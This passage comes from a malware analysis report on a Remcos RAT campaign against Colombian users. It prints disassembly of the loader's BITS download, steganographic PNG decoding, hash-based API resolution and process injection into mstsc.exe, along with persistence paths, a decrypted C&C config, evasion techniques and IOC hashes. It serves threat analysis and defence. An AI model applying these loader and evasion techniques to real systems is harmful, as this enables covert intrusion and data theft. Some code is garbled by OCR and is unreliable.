
In the BITS download function we have identified that the COM object with CLSID *{4991d34b-80a1-4291-83b6-3328366b9097}* is instantiated. The CLSID corresponds to BITS class 1.0, capable of downloading files from the internet. Then, we have identified the interface *{5CE34C0D-0DC9-4C1F-897C-DAA1B78CEE7C}* which stands for *IBackgroundCopy-Manager,* capable of instantiating download jobs and tracking their progress. After completing the structures in IDA, the function reveals itself.




```
hresult = (*(int (__stdcall **)(CLSID *, _DWORD, int, IID *, IBackgroundCopyManager **))CoCreateInstance)(
            &[illegible],
            0,
            4,
            &[illegible],
            &pIBackgroundCopyManager);
if ( hresult != 0 )
  return 0;
pIBackgroundCopyJob = 0;
((void (__thiscall *)(IBackgroundCopyManager *, IBackgroundCopyManager *, int, _DWORD, char *, IBackgroundCopyJob **))pIBackgroundCopyManager->lpVtbl->CreateJob)(
  pIBackgroundCopyManager,
  pIBackgroundCopyManager,
  [illegible],
  0,
  &[illegible],
  &pIBackgroundCopyJob);
hresult = ((int (__thiscall *)(IBackgroundCopyJob *, IBackgroundCopyJob *, int, int))pIBackgroundCopyJob->lpVtbl->AddFile)(
            pIBackgroundCopyJob,
            pIBackgroundCopyJob,
            [illegible],
            FileName);
hresult = pIBackgroundCopyJob->lpVtbl->Resume(pIBackgroundCopyJob);
hresult = ((int (__thiscall *)(IBackgroundCopyJob *, IBackgroundCopyJob *, BG_JOB_PROGRESS *))pIBackgroundCopyJob->lpVtbl->GetProgress)(
            pIBackgroundCopyJob,
            pIBackgroundCopyJob,
            &[illegible]);
[illegible] = 0;
```

Fig. 19. Download with BITS

Moving with Execution to a New Buffer


After the download finishes, the execution moves to a newly allocated buffer, where a piece of the injected code was copied. This is yet another anti-reverse trick that makes code that is hard to track in static analysis.



```
call    [ebp+func_VirutalAlloc]
mov     [ebp+buffer_code_from_inject_offset_6C], eax
mov     ecx, [ebp+var_58]
push    ecx
mov     edx, [ebp+copy_start_injected_data]
mov     eax, [edx+4]
push    eax
mov     ecx, [ebp+buffer_code_from_inject_offset_6C]
push    ecx
call    memcpy
add     esp, 0Ch
mov     edx, [ebp+buffer_code_from_inject_offset_6C]
add     edx, [ebp+var_D0]
mov     [ebp+var_D4], edx
mov     eax, [ebp+var_D4]
mov     [ebp+var_DC], eax
```

Fig. 20. Allocating new buffer and copying a part of the code

In this new buffer, the malware obtains function pointers in every function the way it did in the parent process, with the help of the hashes of function names. First, it opens the PNG file:




```
mov     eax, 0FE2FE0BAh
call    func_obtain_kernel_handle       ; searches for kernel32.dll in memory
mov     edx, 553B5C78h
mov     ecx, eax
call    GetProcAddress_functionality2   ; obtain CreateFileA
push    0
push    80h
push    3
push    0
push    0
push    1
push    [ebp+arg_0]
call    eax                             ; call CreateFileA with .png path
```

Fig. 21. Resolving CreateFileA and opening the PNG file

Decoding PNG File


The decoding step starts with the allocation of a buffer big enough to fit the whole file in it and calls a function that is responsible for decoding the data from the PNG file.



```
lea     esi, ds:0[ebx*4]              ; calculate size of buffer needed for the file
test    esi, esi
jz      short loc_27E772D
call    func_obtain_kernel_handle
mov     edx, 9CE0D4Ah
mov     ecx, eax
call    GetProcAddress_functionality2   ; obtain VirtualAlloc
push    4
push    3000h
push    esi
push    0
call    eax                           ; allocate buffer
mov     esi, eax
test    esi, esi
jz      short loc_27E772D
mov     ecx, [ebp+arg_0]
mov     edx, esi
call    func_where_decode_happens
```


Fig. 22. Allocating result buffer and decoding steganography

In the decode function, the malware reads the contents of the PNG file, parses the headers of the PNG to obtain meta-data, then reads the first IDAT chunk that contains the steganography data. The malware builds a compressed buffer by reading the PNG sequentially and taking the three least significant bits for each pixel, placing the resulting values in the resulting buffer in a “shuffled” place with the help of a small lookup table defined at the start of the function.




```
mov     ecx, 0Fh
mov     [ebp+var_60], 12h
mov     [ebp+var_5C], 70008h
mov     [ebp+var_58], 60009h
mov     [ebp+var_54], 5000Ah
mov     [ebp+var_50], 4000Bh
mov     [ebp+var_4C], 3000Ch
mov     [ebp+var_48], 2000Dh
mov     [ebp+var_44], 1000Eh
mov     [ebp+var_40], cx
```

Fig. 23. Lookup table for placing bytes



```
loc_27E2C93:                                ;
mov     eax, [edi+68h]
mov     ecx, edx
and     ecx, 7
shr     edx, 3
sub     esi, 3
mov     [ebp+byte_from_chunk], edx
mov     [ebp+var_10], esi
movzx   eax, word ptr [ebp+eax*2+var_64]
mov     [edi+eax*2+70h], cx
inc     dword ptr [edi+68h]
mov     eax, [edi+68h]
mov     ecx, [ebp+buffer_pixels_copy]
cmp     eax, [edi+5Ch]
jb      short loc_27E2C62
```


Fig. 24. Taking 3 LSB and storing in a buffer



```
04B50000  94 41 03 00 5D 00 00 00  01 00 00 6D 4F CF 72 71  ”A..].....mOÏrq
04B50010  9E 3D C2 2D A6 2C B7 CF  59 86 94 BF 6C CF 7F 30  ž=Â-¦,·ÏY†”¿lÏ.0
04B50020  F9 7F BA 9D 2C EB EA F4  90 F4 7D 21 CF 3E FD AC  ù.º.,ëêô.ô}!Ï>ý¬
04B50030  BC C0 A8 0A A5 B8 EF 36  0E A8 50 14 46 4E 79 EB  ¼À¨.¥¸ï6.¨P.FNyë
04B50040  EE 2F F9 1B E2 DE 28 F5  71 14 C8 90 2C 97 E3 6F  î/ù.âÞ(õq.È.,—ão
04B50050  1B BD 44 45 62 8E 23 9E  57 8A 87 EE 04 29 B6 78  .½DEbŽ#žWŠ‡î.)¶x
04B50060  93 09 F6 CE 38 E4 2E 63  E6 FF 33 27 31 6B 65 44  “.öÎ8ä.cæÿ3'1keD
04B50070  D2 16 D5 4D 77 55 F3 9A  4B 64 45 F1 E2 16 28 8F  Ò.ÕMwUóšKdEñâ.(.
04B50080  C8 97 C3 17 23 91 7A 08  D4 03 3B 66 7D 1B E0 D0  È—Ã.#‘z.Ô.;f}.àÐ
04B50090  D9 D3 1A 14 C1 80 B2 90  C7 C1 6E BE F6 40 5D 14  ÙÓ..Á€².ÇÁn¾ö@].
04B500A0  C9 F2 2E EE 3B 1F ED 52  12 E9 D1 FB 47 5C DD B8  Éò.î;.íR.éÑûG\Ý¸
04B500B0  D3 78 B5 05 56 4C 37 77  48 82 20 A0 E5 0C 5D CA  Óxµ.VL7wH‚· å.]Ê
04B500C0  81 AF 92 71 CD C3 72 07  26 7F 0D 36 B7 E2 39 9D  .¯’qÍÃr.&..6·â9.
04B500D0  C8 BC 77 C2 7C 4A 07 A7  15 EB 33 AF 87 13 7A 8D  È¼wÂ|J.§.ë3¯‡.z.
04B500E0  A8 C7 DB 2E 49 78 43 AF  AD 47 32 64 D3 61 2D 75  ¨ÇÛ.IxC¯G2dÓa-u
04B500F0  76 B7 C4 6F 6F B0 A3 1D  EB 36 F3 A5 2D 51 37 33  v·Äoo°£.ë6ó¥-Q73
04B50100  9E 25 AF AE B6 A0 F7 9A  D3 F1 39 17 C8 E3 26 C6  ž%¯®¶ ÷šÓñ9.Èã&Æ
04B50110  60 05 8E A5 A7 1D C1 F4  BB 59 4A 5B 4D 64 61 63  `.Ž¥§.Áô»YJ[Mdac
04B50120  88 93 34 F1 F4 3C 55 7D  16 7D D6 5D 24 54 D7 3B  ˆ“4ñô<U}.}Ö]$T×;
04B50130  BB 80 06 60 4D 33 C5 F8  9E 4B EA F2 9A 9A 5C A7  »€.`M3ÅøžKêòšš\§
```

Fig. 25. Resulting compressed buffer

In the following steps, the code allocates a buffer big enough to contain the result, and it unpacks the packed data. From the resulting buffer, we can recognize two process names: *regsvr.exe* and *mstsc.exe* followed by an MZPE.



```
36480000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
36480010  00 00 00 00 8C 4B 00 00  00 00 01 01 00 00 00 00  ....ŒK..........
36480020  00 00 00 00 00 00 00 00  00 00 00 00 9C 0F 00 00  ............œ...
36480030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
36480040  00 00 00 00 00 00 00 00  00 00 00 00 01 01 00 00  ................
36480050  72 65 67 73 76 72 2E 65  78 65 00 6D 73 74 73 63  regsvr.exe.mstsc
36480060  2E 65 78 65 00 00 64 00  00 4D 5A 90 00 03 00 00  .exe..d..MZ.....
36480070  00 04 00 00 00 FF FF 00  00 B8 00 00 00 00 00 00  .....ÿÿ..¸......
36480080  00 40 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .@..............
36480090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
364800A0  00 00 00 00 00 B8 00 00  00 0E 1F BA 0E 00 B4 09  .....¸.....º..´.
364800B0  CD 21 B8 01 4C CD 21 54  68 69 73 20 70 72 6F 67  Í!¸.LÍ!This·prog
364800C0  72 61 6D 20 63 61 6E 6E  6F 74 20 62 65 20 72 75  ram·cannot·be·ru
364800D0  6E 20 69 6E 20 44 4F 53  20 6D 6F 64 65 2E 0D 0D  n·in·DOS·mode...
364800E0  0A 24 00 00 00 00 00 00  00 FB BB C7 C9 BF DA A9  .$.......û»ÇÉ¿Ú©
364800F0  9A BF DA A9 9A BF DA A9  9A 28 84 AC 9B BB DA A9  š¿Ú©š¿Ú©š(„¬›»Ú©
36480100  9A 28 84 AB 9B BE DA A9  9A 52 69 63 68 BF DA A9  š(„«›¾Ú©šRich¿Ú©
36480110  9A 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  š...............
36480120  00 50 45 00 00 4C 01 03  00 C1 4A 10 5F 00 00 00  .PE..L...ÁJ._...
```

Fig. 26. Unpacked buffer containing Remcos Agent


Remcos Agent

The MZPE is identifiable as Remcos Agent from its embedded strings. It is version 2.5.1 Pro (released on 5th July 2020) and has the hash 576B290CCD3E5B9C172793F46E2E02F1.

```
* BreakingSecurity.Net

* Remcos v 2.5.1 Pro
```

The malware takes its configurations from an embedded resource called RCData, which is encrypted with RC4. After the malware decrypts this buffer, we can see the C&C to which it connects, along with the name of the folder where it will save data. The C&C domain is **chasefre[.]chasefre[.]pics**



```
00 00 00 00 00 00 00 00 74 00 32 32 8C 1F 00 1F  ........t.22Œ...
00 63 68 61 73 65 66 72 65 2E 63 68 61 73 65 66  .chasefre.chasef
72 65 2E 70 69 63 73 3A 33 30 36 30 3A 36 32 31  re.pics:3060:621
34 31 31 39 61 6C 65 78 7C 1E 4A 55 4C 49 4F 20  4119alex|.JULIO 
32 31 1E 31 1E 00 1E 01 1E 00 1E 00 1E 00 1E 00  21.1............
1E 36 1E 72 00 65 00 6D 00 63 00 6F 00 73 00 2E  .6.r.e.m.c.o.s..
00 65 00 78 00 65 00 1E 72 00 65 00 6D 00 63 00  .e.x.e..r.e.m.c.
6F 00 73 00 1E 00 1E 30 1E 63 68 61 73 65 76 69  o.s....0.chasevi
73 2D 35 32 41 44 57 32 1E 31 1E 36 1E 6C 00 6F  s-52ADW2.1.6.l.o
00 67 00 73 00 2E 00 64 00 61 00 74 00 1E 01 1E  .g.s...d.a.t....
00 1E 00 1E 31 30 1E 00 1E 1E 35 1E 36 1E 53 63  ....10....5.6.Sc
72 65 65 6E 73 68 6F 74 73 1E 00 1E 00 1E 00 1E  reenshots.......
00 1E 00 1E 00 1E 00 1E 00 1E 00 1E 35 1E 36 1E  ............5.6.
61 75 64 69 6F 1E 00 1E 30 1E 30 1E 64 61 76 69  audio...0.0.davi
76 69 65 6E 64 61 3B 44 61 73 68 62 6F 61 72 64  vienda;Dashboard
44 61 76 69 76 69 65 6E 64 61 1E 00 1E 01 1E 30  Davivienda.....0
1E 00 1E 31 1E 72 00 65 00 6D 00 63 00 6F 00 73  ...1.r.e.m.c.o.s
00 1E 66 00 72 00 65 00 70 00 69 00 6E 00 6B 00  ..f.r.e.p.i.n.k.
```


Fig. 27. Remcos Agent config, containing the C&C

Remcos has all its functionalities documented on the company's website [2], the core commands being:

Command Name	Description
Clipboarddata Getclipboard Setclip-board Emptyclipboard	Clipboard operations
deletefile	Delete file
downloadfromurltofile	Download a file from a specified URL and execute it on an infected system
execcom	Execute a shell command
filemgr	File manager
getproclist	Obtain a list of the running processes
initremscript	Execute remote script from C&C
keyinput	Keylogger
msgbox	Display a message box on an infected system
openaddress	Open a specified website
OSpower	Shutdown, restart, sleep operations
ping	Ping an infected system
prockill	Kill a specific process
regopened regcreatekey regeditval reg-delkey regdelval regopen initregedit	Add, edit, rename or delete registry values and keys
scrcap	Screen capture
sendfiledata	Upload data to C&C server
uninstall	Uninstall itself from an infected system


Injection into mstsc.exe and Remcos Agent Execution

Finally, the extrac32.exe process starts mstsc.exe and injects the Remcos Agent binary into it to achieve execution. The malicious payload checks if persistence is already present on the system and, if not, it makes a copy of the original malware into *\AppData\Roaming\Microsoft\regsvr.exe,* creates a shortcut file that launches it and schedules a task to execute it periodically by writing a .job file in *C:\Windows\Tasks\*. The file operations are not done by conventional calls to *WriteFile,* but by using COM objects for filesystem interaction.



```
mstsc.exe   5356 CreateFile   C:\Users\Ion Testalescu\AppData\Roaming\Microsoft\regsvr.exe                                       NAME NOT FOUND
mstsc.exe   5356 CreateFile   C:\Users\Ion Testalescu\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\regsvr.lnk   NAME NOT FOUND
```


Fig. 28. Persistence check



```
mstsc.exe     5356  CreateFile   C:\Windows\Tasks\regsvr.job
mstsc.exe     5356  ReadFile     C:\$Secure:$SDH:$INDEX_ALLOCATION
mstsc.exe     5356  WriteFile    C:\Windows\Tasks\regsvr.job
```


Fig. 29. Writing .job file to schedule task

After achieving persistence, it periodically checks after some malware-specific settings, which appeared in the decrypted configurations as well, and it dumps data in a log file in *\AppData\Roaming\frepink\logs.dat.* This file is encoded to hide contents from reverse-engineers.



```
mstsc.exe     5356  RegOpenKey      HKCU\Software\chasevis-52ADW2\
mstsc.exe     5356  RegSetInfoKey   HKCU\Software\chasevis-52ADW2
mstsc.exe     5356  RegQueryValue   HKCU\Software\chasevis-52ADW2\override
mstsc.exe     5356  RegCloseKey     HKCU\Software\chasevis-52ADW2
```

Fig. 30. Checking the registry keys provided in the config



```
mstsc.exe     5356  WriteFile    C:\Users\Ion Testalescu\AppData\Roaming\frepink\logs.dat
```

Fig. 31. Writing collected data in file

Defense evasion techniques

Remcos is a well-known RAT, detectable by most AVs. Therefore, attackers need to use various defense evasion techniques to deliver payloads and achieve execution. The attack we observed contains some interesting techniques to mention.

Hosting payloads on Imgur

Encoding code with steganography into images and hosting them on Imgur creates opportunities for attackers to bypass security checks. Image-hosting platforms are legitimate, and connections to these websites do not raise suspicion. Moreover, using a custom steganography algorithm makes it challenging to add static detection on images that may host malicious payloads.

Mapping DLLs instead of conventionally loading them

The malware tries to keep its number of imported functions at a bare minimum to avoid giving malware analysts and automatic tools hints about its behavior. Instead, it resolves dependencies during run-time. However, it does not call *LoadLibrary* to load a DLL and *GetProcAddress* to search for a specific function, as this would allow API monitoring tools and user-mode hooking to identify function calls. The chosen approach is to create a file mapping for the required DLL, make the memory region executable, and search for a function based on the hash of the function's name. This way, the malware can call the needed API from a memory region that is outside the PEB's loaded module list, and therefore undetectable by user-mode hooking.

COM usage

It has recently become popular in malware to use COM objects to interact with the operating system. Since COM performs actions outside of the context of the calling process, it is challenging to detect them. Remcos uses the *BITS* COM object to download the PNG from Imgur and the *FileOperation* interface to create a copy of the original executable into \ *AppData\Roaming\Microsoft\regsvr.exe*

Impact

Just like any Remote Access Trojan, Remcos generally runs on the system without the user's knowledge and allows attackers to collect files from the computer, record the screen, microphone, and camera, and even execute other pieces of malware. With so many evasion techniques, Remcos is hard to observe on the system once it runs. The most important defensive actions a user can take are to avoid opening links in suspicious e-mails, watch out for anything that seems odd, and avoid executing .exe files downloaded from untrusted links.

Campaign distribution

We noticed this strain of Remcos originating from various cities in Colombia. Most of the detections originate from Bogotá, while the rest are scattered around the region.




Fig. 32. Heatmap of detections in Colombia

City	Unique IP Count
Bogotá	171
Medellín	65
Santiago de Cali	17
Chia	7
Barranquilla	7
Bucaramanga	4
Ibague	4
Floridablanca	3
Cúcuta	3
Ocaña	2
Santa Marta	2
Tunja	2
Sogamoso	2
Barrancabermeja	2
Cartagena	1
Santa Rosa del Sur	1
Villavicencio	1
Duitama	1
Rionegro	1
Manizales	1
Facatativá	1
Buenaventura	1
Valledupar	1
Palmira	1
Itaguei	1
Chinchina	1
Buenavista	1
Yopal	1
La Calera	1
Florencia	1
Pitalito	1
Montería	1
Los Patios	1
Bello	1

Conclusion

The COVID-19 pandemic offered a new environment in which cybercriminals can exploit users' curiosity with phishing e-mails. In such an ecosystem, malware like Remcos can infect lots of computers, and attackers constantly improve their techniques to reach even more victims.

In this campaign targeting Colombian users, the attackers delivered their payload encoded in images with steganography and hosted on Imgur. They also used techniques to evade static and dynamic detection by manually resolving the malware's dependencies and by using COM objects to interact with the operating system. The malware also ensured its persistence on the infected system with scheduled tasks and shortcut files placed in the Startup directory. Remcos, like any other RAT, can exfiltrate information from the victim's computer and run other malware at the attacker's demand.

The most efficient way to defend against such threats is to raise awareness about phishing e-mails and to avoid running executable files originating from suspicious sources.

Bibliography

[1] https://attack.mitre.org/software/S0332/

[2] https://breaking-security.net/remcos/, https://breaking-security.net/wp-content/uploads/dlm_uploads/2018/07/Remcos-Instructions-Manual-rev17.pdf

[2] https://www.fortinet.com/blog/threat-research/remcos-a-new-rat-in-the-wild-2

[3] https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/

[4] https://malware.news/t/remcos-rat-matroska-like-file-execution/36276

MITRE techniques breakdown

Initial Access	Execution	Persistence	Defense Evasion	Collection
Phishing: Spearphishing Link	Scheduled Task/Job: Scheduled Task	Scheduled Task/Job: Scheduled Task	BITS Jobs	Audio Capture
	User Execution: Malicious File	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Obfuscated Files or Information: Steganography	Clipboard Data
			Process Injection: Thread Execution Hijacking	Input Capture: Keylogging
			Process Injection: Portable Executable Injection	Screen Capture
				Video Capture

Indicators of Compromise

Hashes

```
9751e6f12b24bdad7d2117f2c7020ade
c8812dea8359f0571a7a521555f6137b
00fab7f57f73de1674add42371ed4340
9ad91ac861bd26a641fa1fe15b1d5f01
586aa60c78951b25defba589401c2174
b21cf79417a5261253785ffe8b0baa39
8f04f9bbc5183961a2af1e015a4f326e
62f99deef7bff208ef33e7175ba976a4
2acbfbd0b6c407fb3c7a0cc5c7a39d77
58400a2b2975c50e9f2d27aa22aeceed
8701cbe86982a1c6d04b177732df16bc
931ca954143499199987 57f4ba2137b1
29f75d75e2c9732222cefc17598491b8
